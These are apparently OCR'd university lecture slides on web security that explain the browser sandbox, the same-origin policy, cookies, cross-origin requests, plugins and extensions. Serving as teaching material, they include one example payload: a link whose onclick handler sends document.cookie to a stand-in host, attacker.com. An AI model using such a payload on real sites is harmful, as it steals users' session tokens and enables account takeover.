CSE 484 / CSE M 584: Computer Security and Privacy

Web Security
[Overview + Browser Security Model]

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
Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...


Admin

- Assignments
  - HW2 due Friday
  - Lab 2 out on Monday (due 2 weeks later)
    - Sign up this week; new groups okay!
    - Overview of lab setup in section this week
  - Project checkpoint 1 coming up
- This week…
  - W/F in-class activities optional
  - Please reach out if you need additional support

Big Picture: Browser and Network



Where Does the Attacker Live?



Two Sides of Web Security

(1) Web browser

- Responsible for securely confining content presented by visited websites


(2) Web applications

- Online merchants, banks, blogs, Google Apps …
- Mix of server-side and client-side code
  - Server-side code written in PHP, Ruby, ASP, JSP
  - Client-side code written in JavaScript
- Many potential bugs: XSS, XSRF, SQL injection


All of These Should Be Safe

- Safe to visit an evil website

- Safe to visit two pages at the same time



- Safe delegation




Browser Security Model

Goal 1: Protect local system from web attacker

→ Browser Sandbox

Goal 2: Protect/isolate web content from other web content

→ Same Origin Policy
(plus sandbox)



Browser Sandbox

Goals: Protect local system from web attacker; protect websites from each other

- E.g., safely execute JavaScript provided by a website
- No direct file access, limited access to OS, network, browser data, content from other websites
- Tabs **(new: also iframes!)** in their own processes
- Implementation is browser and OS specific*

*For example, see: https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md

	High-quality report with functional exploit
Sandbox escape / Memory corruption in a non-sandboxed process	$30,000

From Chrome Bug Bounty Program

Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]


Same Origin Policy is Subtle!

- Some examples of how messy it gets in practice…
- Browsers don't (or didn't) always get it right…

- Lots of cases to worry about it:
  - DOM / HTML Elements
  - Navigation
  - Cookie Reading
  - Cookie Writing
  - Iframes vs. Scripts


HTML + DOM + JavaScript

```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert("Hello world");</script>
<iframe src="http://example.com">
</iframe>
</div>
</body> </html>
```




Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).




www.bank.com (the parent) **can** access HTML elements in the iframe (and vice versa).



www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).


Browser Cookies

- HTTP is stateless protocol
- Browser cookies used to introduce state
  - Websites can store small amount of info in browser
  - Used for authentication, personalization, tracking…
  - Cookies are often secrets



Same Origin Policy: Cookie Reading

- Websites can only read/receive cookies from the same domain
  - Can't steal login token for another site ☺



Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

www.example.com

```
<script
src="http://otherdomain
.com/library.js">
</script>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could possibly go wrong…?

Foreshadowing:
SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets…


Example: Cookie Theft

- Cookies often contain authentication token
  - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/sto
le.cgi?cookie='+document.cookie; return
false;">Click here!</a>
```

- Aside: Cookie theft via network eavesdropping
  - Cookies included in HTTP requests
  - One of the reasons HTTPS is important!

Firesheep



https://codebutler.github.io/firesheep/

Cross-Origin Communication

- Sometimes you want to do it…
- Cross-origin network requests
  - Access-Control-Allow-Origin: <list of domains>
    - Unfortunately, often:

      Access-Control-Allow-Origin: *
- Cross-origin client side communication
  - HTML5 postMessage between frames
    - Unfortunately, many bugs in how frames check sender's origin

What about Browser Plugins?

- **Examples:** Flash, Silverlight, Java, PDF reader
- **Goal:** enable functionality that requires transcending the browser sandbox
- Increases browser's attack surface

Java and Flash both vulnerable—again—to new 0-day attacks

Java bug is actively exploited. Flash flaws will likely be targeted soon.

by **Dan Goodin** (US) - Jul 13, 2015 9:11am PDT

- Good news: plugin sandboxing improving, and need for plugins decreasing (due to HTML5 and extensions)

Goodbye Flash

"As of mid-October 2020, users started being prompted by Adobe to uninstall Flash Player on their machines since Flash-based content will be blocked from running in Adobe Flash Player after the EOL Date."
https://www.adobe.com/products/flashplayer/end-of-life.html


What about Browser Extensions?

- Most things you use today are probably extensions
- **Examples:** AdBlock, Ghostery, Mailvelope
- **Goal:** Extend the functionality of the browser

- (Chrome:) Carefully designed security model to **protect from malicious websites**
  - Privilege separation: extensions consist of multiple components with well-defined communication
  - Least privilege: extensions request permissions

What about Browser Extensions?

- But be wary of malicious extensions: **not subject to the same-origin policy** – can inject code into any webpage!



Stepping Back

- Browser security model
  - Browser sandbox: isolate web from local machine
  - Same origin policy: isolate web content from different domains
  - Also: Isolation for plugins and extensions
- Web application security (next few lectures)
  - How (not) to build a secure website